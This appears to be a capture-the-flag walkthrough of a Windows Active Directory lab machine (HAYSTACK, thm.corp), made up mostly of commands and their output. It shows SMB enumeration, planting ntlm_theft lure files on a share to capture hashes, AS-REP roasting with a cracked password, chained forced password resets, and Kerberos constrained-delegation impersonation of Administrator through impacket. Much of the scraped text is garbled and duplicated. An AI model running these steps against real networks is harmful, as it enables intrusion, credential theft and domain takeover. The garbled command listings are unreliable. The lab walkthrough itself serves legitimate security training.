Recon

1- scanning ip address of the machine with nmap

```
sudo nmap 10.10.129.140
```

```
–(kali⊕kali)-[~]
sudo nmap 10.10.129.140
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 14:46 EDT
Nmap scan report for 10.10.129.140 (10.10.129.140)
Host is up (0.11s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT
         STATE SERVICE
53/tcp open domain
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
3389/tcp open ms-wbt-server
5985/tcp open wsman
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
```

DNS on port 53, Kerberos on port 88, Microsoft Windows RPC on ports 135, SMB on port 139/445, Microsoft Windows Active Directory LDAP on ports 389 and 3268

```
r—(kali⊛kali)-[~]
└─$ sudo nmap -sT -sV -sC -p- 10.10.129.140
```

```
Host is up (0.093s latency).
Not shown: 65520 filtered tcp ports (no-response)
          STATE SERVICE VERSION

open domain Simple DNS Plus

msrpc Microsoft Windows RPC
PORT
53/tcp
53/tcp open domain
135/tcp open msrpc
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: thm.c
orp0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http
                                   Microsoft Windows RPC over HTTP 1.0
3268/tcp open ldap
                                   Microsoft Windows Active Directory LDAP (Domain: thm.c
orp0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
  rdp-ntlm-info:
    Target_Name: THM
    NetBIOS_Domain_Name: THM
    NetBIOS Computer Name: HAYSTACK
    DNS_Domain_Name: thm.corp
    DNS_Computer_Name: HayStack.thm.corp
    DNS_Tree_Name: thm.corp
    Product_Version: 10.0.17763
    System_Time: 2025-03-23T19:01:03+00:00
 _ssl-date: 2025-03-23T19:01:39+00:00; 0s from scanner time.
  ssl-cert: Subject: commonName=HayStack.thm.corp
  Not valid before: 2025-03-22T18:37:39
  Not valid after: 2025-09-21T18:37:39
49669/tcp open msrpc Microsoft Windows RPC
49674/tcp open msrpc Microsoft Windows RPC
49677/tcp open msrpc Microsoft Windows RPC
49703/tcp open msrpc Microsoft Windows RPC
52750/tcp open msrpc Microsoft Windows RPC
Service Info: Host: HAYSTACK; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 smb2-time:
    date: 2025-03-23T19:01:03
    start_date: N/A
 smb2-security-mode:
    3:1:1:
       Message signing enabled and required
```

From the service scan, we can see that the domain name is THM. CORP and the computer name is HayStack.

```
r—(kali®kali)-[~]
—$ smbclient -L //10.10.129.140 -U ''
```

```
445/tcp open microsoft-ds
 —(kali⊛kali)-[~]
Password for [WORKGROUP\]:
       Sharename
       ADMIN$
                                 Remote Admin
                                 Default share
        IPC$
                       IPC
                                 Remote IPC
       NETLOGON
                                 Logon server share
                                 Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.129.140 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
  -(kali®kali)-[~]
```

```
┌──(kali⊛kali)-[~]
└─$ smbclient //10.10.129.140/Data -U ''
```


```
Unable to connect with SMB1 -- no workgroup available
  -(kali⊕kali)-[~]
smbclient //10.10.129.140/Data -U ''
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
lds: command not found
                                                    0 Sun Mar 23 15:17:03 2025
0 Sun Mar 23 15:20:41 2025
  onboarding
                  7863807 blocks of size 4096. 3024000 blocks available
smb: \> cd onboarding\
smb: \onboarding\> ls
                                          A 3032659 Mon Jul 17 04:12:09 2023
A 4700896 Mon Jul 17 04:11:53 2023
  g351msfp.fji.pdf
  txvn53ve.0rk.pdf
                  7863807 blocks of size 4096. 3024018 blocks available
smb: \onboarding\> [
```


To download the folder recursively, we use the following commands:

```
mask ""
recurse ON
```

```
prompt OFF
mget *
```

In the text file and in one of the presentations, we find the onboarding material for a user. We receive the first and last name of a user and their initial password.





```
(kali® kali)-[~/Tools/ntlm_theft]
$ python3 ntlm_theft.py -g all -s 10.10.129.140 -f hoss
Created: hoss/hoss.scf (BROWSE TO FOLDER)
Created: hoss/hoss-(url).url (BROWSE TO FOLDER)
Created: hoss/hoss-(icon).url (BROWSE TO FOLDER)
Created: hoss/hoss.lnk (BROWSE TO FOLDER)
Created: hoss/hoss.rtf (OPEN)
Created: hoss/hoss-(stylesheet).xml (OPEN)
Created: hoss/hoss-(fulldocx).xml (OPEN)
Created: hoss/hoss-(fulldocx).xml (OPEN)
Created: hoss/hoss-(includepicture).docx (OPEN)
Created: hoss/hoss-(remotetemplate).docx (OPEN)
Created: hoss/hoss-(frameset).docx (OPEN)
Created: hoss/hoss-(externalcell).xlsx (OPEN)
Created: hoss/hoss.wax (OPEN)
```

```
-(kali�kali)-[~/Tools/ntlm_theft]
└S ls
docs hoss LICENSE ntlm_theft.py README.md templates
 -(kali⊛kali)-[~/Tools/ntlm_theft]
└$ cd hoss
 --(kali⊛kali)-[~/Tools/ntlm_theft/hoss]
smbclient //10.10.129.140/Data -U '
Password for [WORKGROUP\]:
                                            0 Sun Mar 23 16:28:21 2025
                                            0 Sun Mar 23 16:28:21 2025
                                          2164 Sun Mar 23 16:26:24 2025
 hoss.rtf
                                           105 Sun Mar 23 16:28:21 2025
                                            87 Sun Mar 23 16:28:13 2025
 onboarding
                                            0 Sun Mar 23 16:40:14 2025
 upWGdIoKwb.txt
                                             0 Sun Mar 23 15:54:34 2025
               7863807 blocks of size 4096. 3028900 blocks available
smb: \> cd onboarding\
smb: \onboarding\> ls
                                             0 Sun Mar 23 16:40:14 2025
                                             0 Sun Mar 23 16:40:14 2025
 1rkbprwm.prv.pdf
 5yyiaguy.tdt.txt
                                           521 Mon Aug 21 14:21:59 2023
                                       4700896 Mon Jul 17 04:11:53 2023
               7863807 blocks of size 4096. 3028951 blocks available
smb: \onboarding\> put hoss.lnk
putting file hoss.lnk as \onboarding\hoss.lnk (7.0 kb/s) (average 7.0 kb/s)
smb: \onboarding\>
```

USer-name-automate password:Passw0rd1


```
(kali⊛kali)-[~]
                                                      [*] Windows 10 / Server 2019 Build 17763 x64 (name:HA
SMB
YSTACK) (domain:thm.corp) (signing:True) (SMBv1:False)
            10.10.129.140
                                                      [+] thm.corp\automate:Passw0rd1
  -(kali⊛kali)-[~]
$ nxc winrm 10.10.129.140 -u automate -p Passw0rd1
WINRM 10.10.129.140 5985 HAYSTACK
                                                     [*] Windows 10 / Server 2019 Build 17763 (name:HAYSTA
CK) (domain:thm.corp)
usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has be/
en moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in
                                                     [+] thm.corp\automate:Passw0rd1 (Pwn3d!)
WINRM
            10.10.129.140 5985 HAYSTACK
  -(kali⊛kali)-[~]
s nxc smb 10.10.129.140 -u automate -p Passw0rd1 --local-auth
                                                     [*] Windows 10 / Server 2019 Build 17763 x64 (name: HA
SMB
            10.10.129.140 445
YSTACK) (domain:HAYSTACK) (signing:True) (SMBv1:False)
                                                      [-] HAYSTACK\automate:Passw0rd1 STATUS_LOGON_FAILURE
SMB
```

```
—(kali⊛kali)-[~]
└_$ evil-winrm -u automate -p Passw0rd1 -i 10.10.129.140
```



Impackets script <code>GetNPUsers.py</code> can be used to query those users; it will attempt to list and get TGTs for those users that have the property 'Do not require Kerberos preauthentication' set (UF_DONT_REQUIRE_PREAUTH). First, we query <code>GetNPUsers.py thm.corp/AUTOMATE</code> and provide the password of <code>AUTOMATE</code> to get all AS-REProastbale users.


Next, we can query for each of them without providing



krb5asrep\$23

TABATHA_BRITT@THM.CORP: 46fb9ee9388008d94e52d55086e81945\$1300d2a7a051ddddb 571b66fdb8ed3ea4e5f4fbf712b40cd8e980205baafba1b5ab7f0a5ef1ba56129adeb7c58016bba 7c448cf6333b12183c9131b4e339b2e8fd7b103df254c2b5e1b5afbcff14630a39b6eb323817d86 6b497f7226881a9c4b79e42be6e353dc1da0fbea21afa5701fa2fc37a7dcf475d6681f12c74eed6a 935c753ffefcbc96e00cc45d72911528ce58b398cf7902140fbc438c3d2102e50bd7e1b89f06d558 2a57754e5b4840c275a4e2da8f8572b494176bad048592d444f1482430ef02ed1f8566f258aaa1 6a249735b23120f1d41c6353badd94beca18f309097:marlboro(1985)

TABATHA_BRITT
marlboro(1985)



```
—(kali⊛kali)-[~]

└─$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U

'TABATHA BRITT'%'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"
```

```
(kali@kali)-[~]

shet rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"

(kali@kali)-[~]

(kali@kali)-[~]

SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"

SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"

(Sali@kali)-[~]

DARLA_WINTER

Set as Starting Node

Set as Ending Node

Starting Node

Starting Node
```

```
(kali%kali)-[~]

$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U
'TABATHA_BRITT'%'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"

(kali%kali)-[~]

$ net rpc password "CRUZ_HALL" "newP@ssword2022" -U
'SHAWNA_BRAY'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

(kali%kali)-[~]

$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U
'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

(kali%kali)-[~]

$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U
'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"

(kali%kali)-[~]

$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U
'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"
```

```
kali⊛kali)-[~]
 -$ net rpc password "SHAWNA BRAY" "newP@ssword2022" -U 'TABATHA BRITT'%'REDACTED' -I '10.10.34.120' -S "THM.CORP"
  —(kali⊛kali)-[~]
s net rpc password "SHAWNA BRAY" "newP@ssword2022" -U 'TABATHA BRITT'%'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"
 —(kali⊛kali)-[~]
s net rpc password "CRUZ HALL" "newP@ssword2022" -U 'SHAWNA BRAY'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"
(kali⊕kali)-[~]
$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "TDHM.CORP"
Failed to set password for 'DARLA_WINTERS' with error: Failed to connect to IPC$ share on TDHM.CORP.
 —(kali⊛kali)-[~]
$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "TDHM.CORP" Failed to set password for 'DARLA_WINTERS' with error: Failed to connect to IPC$ share on TDHM.CORP.
  —(kali⊛kali)-[~]
 s net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"
  —(kali⊛kali)-[~]
   -(kali⊛kali)-[~]
s net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%'REDACTED' -I '10.10.34.120' -S "THM.CORP"
  -(kali⊛kali)-[~]
└─$ net rpc password "SHAWNA BRAY" "newP@ssword2022" -U 'TABATHA BRITT'%'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"
 —(kali⊛kali)-[~]
s net rpc password "CRUZ_HALL" "newP@ssword2022" -U 'SHAWNA_BRAY'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"
(kali)-[~]
$ net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "TDHM.CORP"
Failed to set password for 'DARLA_WINTERS' with error: Failed to connect to IPC$ share on TDHM.CORP.
s net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "TDHM.CORP" Failed to set password for 'DARLA_WINTERS' with error: Failed to connect to IPC$ share on TDHM.CORP.
  —(kali⊛kali)-[~]
s net rpc password "DARLA_WINTERS" "newP@ssword2022" -U 'CRUZ_HALL'%'newP@ssword2022' -I '10.10.34.120' -S "THM.CORP"
 —(kali⊛kali)-[~]
```

■ DARLA_WINTERS@THM	1.CORP	A K 🔻
Database Info	Node Info	Analysis
Last Logon		Tue, 18 Jul 2023 16:28:56 GMT
Last Logon (Replicated)		Fri, 14 Jul 2023 08:35:16 GMT
Enabled		True
AdminCount		False
Compromised		False
Password Never Expires		True
Cannot Be Delegated		False
ASREP Roastable		False
Service Principal Names		POP3/HAYSTACK
Allowed To Delegate		cifs/HayStack.thm.corp/thm.corp cifs/HayStack.thm.corp cifs/HAYSTACK cifs/HayStack.thm.corp/THM cifs/HAYSTACK/THM

```
_____(kali@kali)-[~]
____$ impacket-getST -k -impersonate Administrator -spn cifs/HayStack.thm.corp
THM.CORP/DARLA_WINTERS

____(kali@kali)-[~]
___$ export KRB5CCNAME=Administrator.ccache

_____(kali@kali)-[~]
___$ impacket-wmiexec THM.CORP/Administrator@HAYSTACK.THM.CORP -k -no-pass
```